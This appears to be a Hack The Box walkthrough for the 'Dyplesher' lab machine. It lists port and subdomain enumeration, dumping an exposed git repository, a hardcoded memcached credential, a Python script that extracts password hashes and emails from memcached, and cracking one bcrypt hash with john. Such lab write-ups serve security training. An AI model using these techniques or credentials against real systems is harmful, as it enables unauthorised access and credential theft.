

Dyplesher

```
==================
| Dyplesher 10.10.10.190 |
==================
```




InfoGathering

SCOPE



```
Hosts
=====

address      mac  name           os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----           -------  ---------  -----  -------  ----  --------
10.10.10.190      dyplesher.htb  Linux                      server
```


SERVICES



```
Services
========

host          port   proto  name       state   info
----          ----   -----  ----       -----   ----
10.10.10.190  22     tcp    ssh        open    OpenSSH 8.0p1 Ubuntu 6build1 Ubuntu Linux; protocol 2.0
10.10.10.190  80     tcp    http       open    Apache httpd 2.4.41 (Ubuntu)
10.10.10.190  3000   tcp    ppp        open
10.10.10.190  4369   tcp    epmd       open    Erlang Port Mapper Daemon
10.10.10.190  5672   tcp    amqp       open    RabbitMQ 3.7.8 0-9
10.10.10.190  11211  tcp    memcache   open
10.10.10.190  25562  tcp               open
10.10.10.190  25565  tcp    minecraft  open
10.10.10.190  25572  tcp               closed
10.10.10.190  25672  tcp               open
```

HTTP

HOMEPAGE: http://dyplesher.htb/
LOGIN PAGE: http://dyplesher.htb/login
The homepage exposed a subdomain




DYPLESHER

Status: **Online**

Host: **test.dyplesher.htb**

HOME PAGE MEMCACHE: http://test.dyplesher.htb/


Add key and value to memcache

its equal

Enumerated other possible subdomains

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.dyplesher.htb' -
u http://10.10.10.190 --hw=1281
# OR THE FASTER
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.dyplesher.htb' -
u http://10.10.10.190 --fw=1281

# RESULTS
test                    [Status: 200, Size: 239, Words: 16, Lines: 15]
```

Enumerated some extensions

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt -u "http://
test.dyplesher.htb/FUZZ"  -fc 404,302
```

URI SCAN RESULTS

```
.htaccess               [Status: 403, Size: 283, Words: 20, Lines: 10]
.                       [Status: 200, Size: 239, Words: 16, Lines: 15]
.html                   [Status: 403, Size: 283, Words: 20, Lines: 10]
.php                    [Status: 403, Size: 283, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 239, Words: 16, Lines: 15]
.htpasswd               [Status: 403, Size: 283, Words: 20, Lines: 10]
.htm                    [Status: 403, Size: 283, Words: 20, Lines: 10]
.git                    [Status: 301, Size: 323, Words: 20, Lines: 10]
.htpasswds              [Status: 403, Size: 283, Words: 20, Lines: 10]
.htgroup                [Status: 403, Size: 283, Words: 20, Lines: 10]
wp-forum.phps           [Status: 403, Size: 283, Words: 20, Lines: 10]
.htaccess.bak           [Status: 403, Size: 283, Words: 20, Lines: 10]
.htuser                 [Status: 403, Size: 283, Words: 20, Lines: 10]
.ht                     [Status: 403, Size: 283, Words: 20, Lines: 10]
.htc                    [Status: 403, Size: 283, Words: 20, Lines: 10]
```

HTTP 3000


HOME PAGE GIT SITE: http://test.dyplesher.htb:3000/
I was able to find a list of possible users at http://test.dyplesher.htb:3000/explore/users
CONTENTS OF user.lst

```
minatotw
felamos
yuntao
```

Gaining Access


I was able to create an account and sign into http://dyplesher.htb:3000 with my newly created account

SCREENSHOT EVIDENCE OF ACCESSED APPLICATION



This allowed me to enumerate user emails

SCREENSHOT EVIDENCE OF EXPOSED USER EMAILS



MinatoTW
India minatotw@dyplesher.htb Joined on Apr 23, 2020


felamos
India felamos@dyplesher.htb Joined on Apr 23, 2020

yuntao
Italy yuntao@dyplesher.htb Joined on Apr 23, 2020

The HTTP header gave me the location of a git repository. I used git-dumper to dump the contents of the repos index.php file for the memcached service
RESOURCE: https://github.com/arthaud/git-dumper


```
python3 git-dumper.py http://test.dyplesher.htb:80 /root/HTB/Boxes/Dyplesher/.git
```

SCREENSHOT EVIDENCE OF DUMPED GIT



```
root@kali:/usr/share/git-dumper# python3 git-dumper.py http://test.dyplesher.htb:80 /.git
[-] Testing http://test.dyplesher.htb:80/.git/HEAD [200]
[-] Testing http://test.dyplesher.htb:80/.git/ [403]
[-] Fetching common files
[-] Fetching http://test.dyplesher.htb:80/.gitignore [404]
[-] Fetching http://test.dyplesher.htb:80/.git/COMMIT_EDITMSG [200]
[-] Fetching http://test.dyplesher.htb:80/.git/description [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/commit-msg.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/post-commit.sample [404]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/post-receive.sample [404]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/post-update.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/pre-commit.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/pre-receive.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://test.dyplesher.htb:80/.git/index [200]
[-] Fetching http://test.dyplesher.htb:80/.git/objects/info/packs [404]
```


From the above results I could view a config file for a git repo
LINK: http://test.dyplesher.htb/.git/config



```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://localhost:3000/felamos/memcached.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
        remote = origin
        merge = refs/heads/master
```

I was also able to discover a clear text password in index.php

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD



```
root@kali:~/HTB/Boxes/Dyplesher# cat .git/index.php
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>

<pre>
<?php
if($_GET['add'] != $_GET['val']){
        $m = new Memcached();
        $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
        $m->setSaslAuthData("felamos", "zxcvbnm");
        $m->addServer('127.0.0.1', 11211);
        $m->add($_GET['add'], $_GET['val']);
        echo "Done!";
}
```

This password did not work for SSH or signing into the Git site.
I was able to use the memcache service to extract hashed passwords of the users on test.dyplesher.htb


CONTENTS OF memcached.py

```
#!/usr/bin/env python3
# REQUIREMETS: pip3 install python-binary-memcacehed
import bmemcached

client = bmemcached.Client(('10.10.10.190:11211', ), 'felamos', 'zxcvbnm')

print(client.get('password'))
print(client.get('username'))
print(client.get('email'))
```

Execute the hash extraction payload

```
chmod +x memcached.py
./memcached.py
```

SCREENSHOT EVIDENCE OF EXTRACTED HASHES




```
root@kali:~/HTB/Boxes/Dyplesher# chmod +x memcached.py
root@kali:~/HTB/Boxes/Dyplesher# ./memcached.py
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS

MinatoTW
felamos
yuntao

MinatoTW@dyplesher.htb
felamos@dyplesher.htb
yuntao@dyplesher.htb
```

The emails returned matched the emails from when I signed into Gogs using a created account

Another tool can also be used to extract the above hashes in a more interactive format

```
# Install memcached-cli
npm install -g memcached-cli

# memcached-cli commands
get username
get password
```

SCREENSHOT EVIDENCE OF EXPOSED HASHES




```
root@kali:~/HTB/Boxes/Dyplesher# memcached-cli felamos:zxcvbnm@10.10.10.190:11211
10.10.10.190:11211> get username
MinatoTW
felamos
yuntao

10.10.10.190:11211> get password
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS

10.10.10.190:11211> |
```

I was able to crack one of the hashes

```
# Create hash file
echo '$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK' > hash2.txt

# Crack password
john --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt

# RESULTS
mommy1
```

